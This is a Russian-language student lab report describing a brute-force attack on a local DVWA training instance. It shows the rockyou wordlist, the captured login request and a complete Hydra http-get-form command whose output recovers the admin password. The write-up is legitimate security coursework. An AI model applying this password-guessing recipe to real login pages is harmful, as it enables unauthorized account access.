

Основы информационной безопасности

Индивидуальный проект. Этап № 2. Установка DVWA

Подлесный Иван Сергеевич.

07.09.2024

Российский Университет дружбы народов

Информация

- Подлесный Иван Сергеевич
- студент группы НКНбд-01-21
- Российский университет дружбы народов

Вводная часть

Цель работы

Целью данной работы является проведение brute-force атаки на приложение DVWA.

Ход работы

Установим низкий уровень защиты DVWA(рис. fig. 1)





Figure 1: Уровень защиты DVWA

Откроем страницу для проведения атаки brute force(рис. fig. 2).



[Home](#)
[Instructions](#)
[Setup / Reset DB](#)
[Brute Force](#)
[Command Injection](#)
[CSRF](#)
[File Inclusion](#)
[File Upload](#)
[Insecure CAPTCHA](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Weak Session IDs](#)
[XSS \(DOM\)](#)
[XSS \(Reflected\)](#)
[XSS \(Stored\)](#)
[CSP Bypass](#)
[JavaScript](#)
[Authorisation Bypass](#)
[Open HTTP Redirect](#)

[DVWA Security](#)
[PHP Info](#)
[About](#)

[Logout](#)

Vulnerability: Brute Force

Login

Username:

Password:


Username and/or password incorrect.

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Просмотр файла с паролями

В Kali лежит файл с наиболее популярными паролями, распакуем его и увидим, что уже в начале есть пароль, который установлен по умолчанию для нашего аккаунта(рис. fig. 3, fig. 4).



```
hayden@kali: /usr/share/wordlists
File Actions Edit View Help
hayden@kali: ~ x hayden@kali: /usr/share/wordlists x
dirbuster fern-wifi metasploit sqlmap.txt

(hayden@kali)-[/usr/share/wordlists]
$ gzip -d rockyou.txt.gz
gzip: rockyou.txt: Permission denied

(hayden@kali)-[/usr/share/wordlists]
$ sudo gzip -d rockyou.txt.gz
[sudo] password for hayden:

(hayden@kali)-[/usr/share/wordlists]
$ head -10 rockyou.txt
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
```

Рассмотрим данные о запросе на вход(рис. fig. 4).

The screenshot shows the Chrome DevTools Network tab with the 'Headers' sub-tab selected. The request is a GET to `http://localhost/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login`. The status is 200 OK. The response headers include `Cache-Control: no-cache, must-revalidate`, `Content-Type: text/html; charset=utf-8`, and `Server: Apache/2.4.62 (Debian)`. The request headers include `Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8`, `Cookie: security=low; PHPSESSID=frdun27g5q5tqe7dr0pagfo4qr`, and `Referer: http://localhost/DVWA/vulnerabilities/brute/`.

St	M	Do...	File	Ini...	T...	Tr...	Size
20	GE	...	/DVWA/vuln do...	htb	1.7...	4.3...	
20	GE	...	dVWAPage.js scr...	js	ca...	0 B	
20	GE	...	add_event.js scr...	js	ca...	593 B	

Filter Headers [Block] [Resend]

GET `http://localhost/DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login`

Status: **200 OK** ⓘ

Version: HTTP/1.1

Transferred: 1.77 kB (4.34 kB size)

Referrer Policy: strict-origin, then-cross-origin

Request Priority: Highest

Response Headers (352 B) [Raw]

- Cache-Control: no-cache, must-revalidate
- Connection: Keep-Alive
- Content-Encoding: gzip
- Content-Length: 1417
- Content-Type: text/html; charset=utf-8
- Date: Sat, 28 Sep 2024 10:38:46 GMT
- Expires: Tue, 23 Jun 2009 12:00:00 GMT
- Keep-Alive: timeout=5, max=100
- Pragma: no-cache
- Server: Apache/2.4.62 (Debian)
- Vary: Accept-Encoding

Request Headers (625 B) [Raw]

- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
- Accept-Encoding: gzip, deflate, br
- Accept-Language: en-US,en;q=0.5
- Connection: keep-alive
- Cookie: security=low; PHPSESSID=frdun27g5q5tqe7dr0pagfo4qr
- Host: localhost
- Referer: `http://localhost/DVWA/vulnerabilities/brute/`
- Sec-Fetch-Dest: document
- Sec-Fetch-Mode: navigate
- Sec-Fetch-Site: same-origin
- Sec-Fetch-User: ?1
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0

Исходные данные:

- IP сервера 127.0.0.1(localhost);
- Для авторизации используется html форма, которая отправляет по адресу `http://localhost/DVWA/vulnerabilities/brute` методом GET запрос вида `username=admin&password=test_password`;
- В случае неудачной аутентификации пользователь наблюдает сообщение `Username and/or password incorrect`.

Запрос к Hydra будет следующим образом(рис. fig. 5):

```
(hydra@kali)~$  
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt localhost http-get-form "/OWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=low; PHPSESSID=frdun27g5q5tqe7dr@pagfokqr:F=Username and/or password incorrect"  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-28 13:47:02  
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (11/p:14344399), ~896525 tries per task  
[DATA] attacking http-get-form://localhost:80/OWA/vulnerabilities/brute/:username='USER'&password='PASS'&Login=Login:H=Cookie:security=low; PHPSESSID=frdun27g5q5tqe7dr@pagfokqr:F=Username and/or password incorrect  
[00][http-get-form] host: localhost login: admin password: password  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-28 13:47:16
```

Figure 5: Запрос к Hydra

В результате получим нужный пароль(рис. fig. 6):

DVWA

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect

Vulnerability: Brute Force

Login

Username:
admin

Password:
••••••••

Login

Welcome to the password protected area admin



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Figure 6: Проверка полученного пароля

Заключение

В результате выполнения была успешно проведена brute-force атака на приложение DVWA.